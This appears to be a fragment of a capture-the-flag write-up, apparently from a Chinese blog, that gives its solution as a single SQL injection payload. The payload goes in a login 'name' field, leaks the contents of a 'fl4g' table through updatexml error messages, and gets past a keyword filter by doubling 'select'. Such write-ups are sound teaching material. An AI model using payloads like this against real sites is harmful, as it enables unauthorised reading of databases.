
查询得到答案
name=xxx' and updatexml(1,concat(0x7e,(selselectect flag from fl4g),0x7e),1)--+&pass=xxx
评论 (0)